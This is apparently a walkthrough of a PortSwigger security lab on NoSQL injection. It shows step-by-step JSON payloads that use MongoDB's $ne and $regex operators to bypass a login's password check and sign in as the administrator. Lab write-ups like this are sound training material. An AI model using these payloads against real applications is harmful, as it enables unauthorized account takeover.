PortSwigger
Lab Description

The login functionality for this lab is powered by a MongoDB NoSQL database. It is vulnerable to NoSQL injection using MongoDB operators.
Objective: Log into the application as the administrator user.
Credentials: wiener:peter
Step 1: Log In and Capture the Request
- Log in as
wiener:peter - In Burp Proxy, find the
POST /loginrequest - Send it to Repeater
Request:
POST /login HTTP/2
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/json

{
    "username": "wiener",
    "password": "peter"
}
 What
What $ne:"" means: Select any user where the username is not equal to an empty string (i.e., all users).
Response: Logged in as wiener (the first user found).
Step 3: Test $regex Operator
Change username to {"$regex":"wien.*"}:
{
    "username": {"$regex": "wien.*"},
    "password": "peter"
}
 What this does: Finds any username matching the regex
 wien.* (i.e., wiener).
Response: Logged in as wiener.
Step 4: Bypass Password Check
Set both username and password to {"$ne":""}:
{
    "username": {"$ne": ""},
    "password": {"$ne": ""}
}
 What this does: Returns any user where password is not empty.
Response: Logged in (but may return an unexpected user).
Step 5: Target the Administrator
Set username to {"$regex":"admin.*"} and password to {"$ne":""}:
{
    "username": {"$regex": "admin.*"},
    "password": {"$ne": ""}
}
 What this does:
$regex: "admin.*"⇒ Finds the administrator user$ne: ""⇒ Bypasses password check
Response: Logged in as administrator.
Step 6: Show Response in Browser
- Right-click the response in Repeater
- Select Show response in browser
- Copy the URL
- Paste it into Burp’s browser
Step 7: Lab Solved
You are now logged in as the administrator user.